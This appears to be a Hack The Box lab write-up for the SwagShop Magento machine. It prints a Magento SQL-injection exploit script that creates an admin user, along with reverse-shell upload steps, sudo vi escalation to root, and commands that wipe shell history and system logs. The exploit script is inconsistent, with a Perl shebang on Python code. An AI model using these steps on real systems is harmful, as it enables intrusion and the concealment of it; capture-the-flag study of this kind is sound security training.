


## Executive Summary

The **SwagShop** machine exploits vulnerabilities in a Magento eCommerce server. Initial access was gained through an exploit using **SQL injection**, which allowed the creation of a user account in the admin panel. Further exploitation involved uploading a PHP reverse shell through product customization features. Privilege escalation was achieved by abusing sudo permissions to execute commands as **root** via the vi editor. This highlights critical issues, including insecure web applications, poor input validation, and misconfigured sudo privileges.



## Contents

Executive Summary .....	1
Reconnaissance .....	2
Enumeration .....	2
Exploitation .....	3
Privilege Escalation .....	7
Post-Exploitation .....	8
Cleaning Up Evidence .....	8
Considerations/Mitigations .....	9
Conclusion .....	9

## Reconnaissance

### Nmap Scan

The enumeration began with **Nmap** to identify open ports, services, and operating system details.

#### Command:

```
sudo nmap -sCV -O 10.10.10.140 -T5
```

#### Options Explained:

- -sC: Default script scan.
- -sV: Version detection.
- -O: OS detection.
- -T5: Aggressive and fast scanning.

#### Results:

- **Port 80 (HTTP):** Apache 2.4.18 running a Magento eCommerce server.
- Other open ports were also discovered but were not explored further.

```
(kali@kali)~[/home]
$ sudo nmap -sCV -O 10.10.10.140 -T5
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 17:58 EST
Nmap scan report for 10.10.10.140
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Did not follow redirect to http://swagshop.htb/
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds
```

## Enumeration

### Web Application Inspection


The web server was accessible via port 80. After adding the domain to /etc/hosts as swagshop.htb, visiting the site revealed a **Magento eCommerce application**.

#### Steps:

1. Add domain mapping:

```
echo "10.10.10.140 swagshop.htb" | sudo tee -a /etc/hosts
```

2. Visit http://swagshop.htb/ in the browser.



Magento was identified as the application running on the server. A Google search revealed multiple known exploits for this version.

## Exploitation

### SQL Injection to Add Admin User

An exploit for Magento allowed the injection of a user (faceless) into the database via SQL injection. This exploit was executed, and the user credentials were set as follows:

- **Username:** faceless
- **Password:** faceless

```
GNU nano 8.2 exploitSwag.py
#!/usr/bin/perl
# Author: Nathan Tanner aka error1044
# Modified by: that_faceless_coder

import requests,base64,sys

target = "http://swagshop.htb/index.php"
target_url = target + "/admin/Cms_Wysiwyg/directive/index/"

q=""
SET @SALT = 'rp';
SET @PASS = CONCAT(MD5(CONCAT( @SALT , '{password}' )), CONCAT(':', @SALT ));
SELECT @EXTRA := MAX(extra) FROM admin_user WHERE extra IS NOT NULL;
INSERT INTO `admin_user` (`firstname`, `lastname`, `email`, `username`, `password`, `created`, `lognum`, `reload_acl_flag`, `is_active`, `extra`, `rp_token`, `rp_token_created_at`) VALUES ('Firstname','Lastname','email@domain.com','{username}','{password}','created','lognum','reload_acl_flag','is_active','extra','rp_token','rp_token_created_at');
INSERT INTO `admin_role` (parent_id,tree_level,sort_order,role_type,user_id,role_name) VALUES (1,2,0,'U',(SELECT user_id FROM admin_user WHERE username = '{username}'),'Firstname');

query = q.replace("\n", "").format(username="faceless", password="faceless")
pfilter = "popularity[from]=0&popularity[to]=3&popularity[field_expr]=0){0}".format(query)
r = requests.post(target_url,
data={
'directive': "e2tib69jay80eX8lPUFkbWluaHRtbC9yZXZvcnRfc2VhcnMoX2dyYWU0gb3V0chV0PWldENzdkZpbGV9fQ",
'filter': base64.b64encode(pfilter),
'forwarded': 1})
if r.ok:
    print "WORKED"
    print "Check {}/admin with creds faceless:faceless".format(target)
else:
    print "DID NOT WORK"
```

```
(kali@kali)-[/home]
$ sudo nano exploitSwag.py

(kali@kali)-[/home]
$ python3 exploitSwag.py
File "/home/exploitSwag.py", line 27
    print "WORKED"
    ^^^^^^^^^^^^^
SyntaxError: Missing parentheses in call to 'print'. Did you mean print(...) ?

(kali@kali)-[/home]
$ python2 exploitSwag.py
WORKED
Check http://swagshop.htb/index.php/admin with creds faceless:faceless



(kali@kali)-[/home]
$
```

The exploit was used to access the admin panel at:

<http://swagshop.htb/index.php/admin/>

### Outcome:

- Successful login to the admin panel.




## Uploading a PHP Reverse Shell

With access to the admin panel, a reverse shell was uploaded using the product customization feature.

### Steps:


1. Navigate to **Catalog** → **Manage Products**.
2. Select the **Hack The Box Sticker** product.
3. Go to the **Custom Options** tab and add a new option:
  - **Title:** Custom Upload
  - **Input Type:** File
  - **File Extensions:** php
4. Save the changes.



## Uploading the Reverse Shell:

1. Prepare a PHP reverse shell from [this link](#).

Following is the commonly used php script for reverse shell. It was downloaded and locally stored as the ex2.php.



2. Modify the script to include the attacker's IP address and port.
3. Set up a **Netcat listener**:


nc -nvlp 4455

4. Upload the shell via the product's custom upload field.

### Access the Shell:

The shell was uploaded to the following location:


[http://swagshop.htb/media/custom\\_options/quote/e/x/](http://swagshop.htb/media/custom_options/quote/e/x/)



Triggering the reverse shell gave initial access to the system.

### Outcome:

- Gained a shell with user privileges.



Then the user.txt was captured as given in the screenshot:

```
$ cd /home
$ ls
haris
$ cd haris
$ ls
user.txt
$ cat user
cat: user: No such file or directory
$ cat user.txt
256068713de7339c82af96a63dcb4a7c
$
```

---

## Privilege Escalation

### Abusing Sudo Permissions

Running `sudo -l` revealed that the `vi` text editor could be executed with root privileges for files in `/var/www/html/`.

#### Command:

`sudo -l`

#### Result:

- Permission to execute:

(ALL) NOPASSWD: `/usr/bin/vi /var/www/html/*`

#### Exploitation:

1. Open a file in the `/var/www/html/` directory with `vi`:

`sudo vi /var/www/html/index.php`

2. Escalate to a root shell:

`!bash`

#### Outcome:

- Gained a root shell.

```
$ sudo -l
Matching Defaults entries for www-data on swagshop:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin

User www-data may run the following commands on swagshop:
sudo www-data may run the following commands on swagshop:
(root) NOPASSWD: /usr/bin/vi /var/www/html/*
$ sudo -u root /usr/bin/vi /var/www/html/hibye
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal
E558: Terminal entry not found in terminfo
'unknown' not known. Available builtin terminals are:
  builtin_amiga
  builtin_bees-ansi
  builtin_ansi
  builtin_pcansi
  builtin_win32
  builtin_vt320
  builtin_vt32
  builtin_xterm
  builtin_iri-ansi
  builtin_debug
  builtin_dumb
defaulting to "ansi"
```

```
:!sh
index of /media/custom_options/quote/e/x
-
Name Last modified Size Description
-
Parent Directory -
ahc3b1d9e9b0bad7e3b246445666417.php 2024-12-03 18:19 5.4K
-
Apache/2.4.29 (Ubuntu) Server at swagshop.htb Port 80
-
:!sh
whoami
root
```

## Post-Exploitation

- **Root Flag:**

```
~
:!sh
whoami
root
cd /root
ls
root.txt
cat root.txt
154c41bcaca28665e381e6a085d2dfffb
```

## Cleaning Up Evidence

1. Clear shell history:

history -c && history -w

2. Remove logs:

shred -u ~/.bash\_history

cat /dev/null > /var/log/auth.log

cat /dev/null > /var/log/syslog

```
154c41bcaca28665e381e6a085d2dfffb
history -c && history -w
sh: 5: history: not found
shred -u ~/.bash_history
cat /dev/null > /var/log/auth.log
cat /dev/null > /var/log/syslog
```



## Considerations/Mitigations

### 1. Sanitize Input:

- Prevent SQL injection by using prepared statements and proper input validation.

### 2. Restrict Admin Access:

- Limit access to the admin panel to trusted IP addresses.

### 3. Disable File Uploads:

- Restrict or validate file uploads to prevent malicious content.

### 4. Review Sudo Configurations:

- Remove unnecessary or overly permissive sudo rules.

### 5. Update Software:

- Upgrade Magento and the underlying server software to the latest, patched versions.

### 6. Enable Logging and Monitoring:

- Monitor web and server logs for suspicious activity.
- 

## Conclusion

The **SwagShop** machine demonstrated several security misconfigurations, including SQL injection vulnerabilities, unrestricted file uploads, and overly permissive sudo rules. Addressing these issues would significantly enhance security and reduce the risk of compromise.